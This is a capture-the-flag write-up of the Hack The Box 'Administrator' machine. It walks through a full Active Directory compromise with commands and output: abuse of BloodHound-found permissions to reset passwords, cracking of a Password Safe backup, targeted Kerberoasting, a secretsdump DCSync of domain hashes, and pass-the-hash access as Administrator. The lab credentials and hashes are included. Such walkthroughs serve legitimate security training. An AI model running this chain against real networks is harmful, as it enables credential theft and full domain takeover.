06/01/25
Administrator
hackthebox
بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
In this write-up, we will walk through the steps to hack the Administrator machine on Hack The Box. Let's dive in!
Initial Enumeration with Nmap
We began by performing an Nmap scan to identify open ports and services on the target machine.
$ nmap -sV 10.10.11.42 -T5

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-06 14:09 EST
Nmap scan report for administrator.htb (10.10.11.42)
Host is up (0.050s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-07 02:09:44Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
The scan revealed several open ports, including SMB (445), FTP (21), and LDAP (389). We also had credentials
for the user Olivia:ichliebedich , which we used for further enumeration.
Step 2: Enumeration Services
Using CrackMapExec, we enumerated the SMB service to identify users and their roles.
$ crackmapexec smb 10.10.11.42 -u Olivia -p ichliebedich --rid-brute | grep "TypeUser"
SMB                      10.10.11.42     445    DC               500: ADMINISTRATORAdministrator (SidTypeUser)
SMB                      10.10.11.42     445    DC               501: ADMINISTRATORGuest (SidTypeUser)
SMB                      10.10.11.42     445    DC               502: ADMINISTRATORkrbtgt (SidTypeUser)
SMB                      10.10.11.42     445    DC               1000: ADMINISTRATORDC$ (SidTypeUser)
SMB                      10.10.11.42     445    DC               1108: ADMINISTRATORolivia (SidTypeUser)
SMB                      10.10.11.42     445    DC               1109: ADMINISTRATORmichael (SidTypeUser)
SMB                      10.10.11.42     445    DC               1110: ADMINISTRATORbenjamin (SidTypeUser)
SMB                      10.10.11.42     445    DC               1112: ADMINISTRATORemily (SidTypeUser)
SMB                      10.10.11.42     445    DC               1113: ADMINISTRATORethan (SidTypeUser)
SMB                      10.10.11.42     445    DC               3601: ADMINISTRATORalexander (SidTypeUser)
SMB                      10.10.11.42     445    DC               3602: ADMINISTRATORemma (SidTypeUser)
Next, we checked if the Olivia account had access to WinRM.
crackmapexec winrm 10.10.11.42 -u Olivia -p ichliebedich
WINRM       10.10.11.42     5985   DC               [+] administrator.htbOlivia:ichliebedich (Pwn3d!)
The account had access, so we proceeded to use BloodHound for further
analysis.
We used NetExec to collect BloodHound data.
$ netexec ldap 10.10.11.42 -u olivia -p ichliebedich  --bloodhound --collection All --dns-server 10.10.11.42
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.42     389    DC               [+] administrator.htbolivia:ichliebedich
LDAP        10.10.11.42     389    DC               Resolved collection methods: session, localadmin, rdp, trusts, container, objectprops, psremote, dcom, group, acl
LDAP        10.10.11.42     389    DC               Done in 00M 10S
LDAP        10.10.11.42     389    DC               Compressing output into /home/kali/.nxc/logs/DC_10.10.11.42_2025-01-06_142215_bloodhound.zip
Step 3: bloodhound

After importing the data into BloodHound, we discovered that Olivia had
GenericAll privileges over the Michael account. This allowed us to reset
Michael's password.
Using Evil-WinRM, we connected to the Olivia account and reset Michael's
password.
$ *Evil-WinRM* PS C:UsersoliviaDocuments> Set-ADAccountPassword -Identity "MICHAEL" -NewPassword (ConvertTo-SecureString "NewPassword" -AsPlainText -Force) -Reset #to reset the pswd without knowing it
The new credentials for Michael were Michael:NewPassword .
Next, we analyzed Michael's privileges in BloodHound and found that he had
control over the Benjamin account. We repeated the process to reset
Benjamin's password.
$ *Evil-WinRM* PS C:UsersmichaelDocuments> Set-ADAccountPassword -Identity "BENJAMIN" -NewPassword (ConvertTo-SecureString "123456789" -AsPlainText -Force) -Reset
The new credentials for Benjamin were Benjamin:123456789.
Step 4: foothhold
Using CrackMapExec, we discovered that Benjamin had access to the FTP
service.
crackmapexec ftp 10.10.11.42 -u Benjamin -p 123456789
FTP         10.10.11.42     21     10.10.11.42      [*] Banner: Microsoft FTP Service
FTP         10.10.11.42     21     10.10.11.42      [+] Benjamin:123456789
We logged into the FTP server and found a backup file named
Backup.psafe3. We downloaded it
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||53174|)
125 Data connection already open; Transfer starting.
100% |***************************************************************************************************|   952       18.73 KiB/s    00:00 ETA
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (18.65 KiB/s)
Using pwsafe2john, we extracted the hash from the backup file.
pwsafe2john Backup.psafe3
backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167252410ae04b7b43753aaedb4ec63e3f18c646bb084ec4f0944050
We cracked the hash using John the Ripper and found the
password: tekieromucho.
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 128/128 SSE2 4x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tekieromucho     (?)
1g 0:00:00:00 DONE (2025-01-06 15:02) 2.702g/s 16605p/s 16605c/s 16605C/s adriano..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
After downloading the Backup.psafe3 file from the FTP server, we needed a tool to read its contents. The file was a Password Safe backup, which stores encrypted credentials. Unfortunately, Password Safe did not work on Linux, so we switched to a Windows environment to extract the data. To transfer the file from the Linux VM to a Windows machine, we used the SCP command. First, we ensured that the SSH service was enabled on the Linux VM. Then, we ran the following command in PowerShell on the Windows machine:
scp username@remote_ip:/path/to/remote/file "C:path\to\local\destination" #powershell
Once the file was transferred, we opened it using Password Safe on Windows.
The backup contained several entries, including credentials for Emily Rodriguez:
    <entry id="2">
        <title><![CDATA[Emily Rodriguez]]></title>
        <username><![CDATA[emily]]></username>
        <password><![CDATA[UXLCI5iETUsIBoFVTj8yQFKoHjXmb]]></password>
        <uuid><![CDATA[512230f10a83493b8fbdd46aa200bdcf]]></uuid>
        <ctimex>2024-08-23T08:26:53</ctimex>
    </entry>
Credentials Found:
Emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
With these credentials, we accessed the machine using Evil-WinRM and
retrieved the user flag.
Step 5: Privilege Escalation
Using BloodHound, we analyzed the Active Directory relationships and
discovered that Emily had GenericWrite privileges over the Ethan account.
This meant we could modify Ethan's account properties, including setting
a Service Principal Name (SPN) for a Targeted Kerberoast attack.
Performing a Targeted Kerberoast Attack
We used the targetedKerberoast.py script to perform the attack:
targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$5fa946f70a46bec63a74e142c3c36ebf$bdfda40bf8f91e77be2f3dde4434ce64cc6667f4a017571e3a082a2a7770e76786cd90fe0aec394b4c19c97dd1f115a3....
[VERBOSE] SPN removed successfully for (ethan)
The script generated a Kerberos TGS ticket hash for the Ethan account.
We saved this hash to a file and used John the Ripper to crack it:
john ethanhash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
limpbizkit      (?)
1g 0:00:00:00 DONE (2025-01-06 21:53) 11.11g/s 68266p/s 68266c/s 68266C/s Liverpool..iheartyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Cracked Password: Ethan:limpbizkit
Dumping Domain Hashes
With Ethan's credentials, we used Impacket's secretsdump to extract
the NTLM hashes from the Domain Controller:
impacket-secretsdump administrator.htb/ETHAN:limpbizkit@10.10.11.42
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domainuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce...::
Finally, we used the Administrator hash to gain access to the machine via Evil-WinRM:
evil-winrm -i 10.10.11.42 -u administrator -H 3dc553ce...
Once inside, we navigated to the Administrator's Desktop and retrieved the root flag:
*Evil-WinRM* PS C:UsersAdministratorDesktop> cat root.txt
a5....
GG!
Conclusion
This machine was an excellent exercise in Active Directory enumeration and privilege escalation. Key takeaways include:
BloodHound is an invaluable tool for visualizing Active Directory relationships and identifying misconfigurations. Targeted Kerberoasting is a powerful technique for escalating privileges by exploiting weak service account passwords.
Impacket's secretsdump is essential for extracting hashes and gaining domain administrator access. Thorough enumeration and understanding of Active Directory misconfigurations are critical for successful exploitation. This challenge reinforced the importance of persistence and creativity in penetration testing. By leveraging tools like BloodHound, Impacket, and John the Ripper, we were able to systematically escalate privileges and compromise the domain.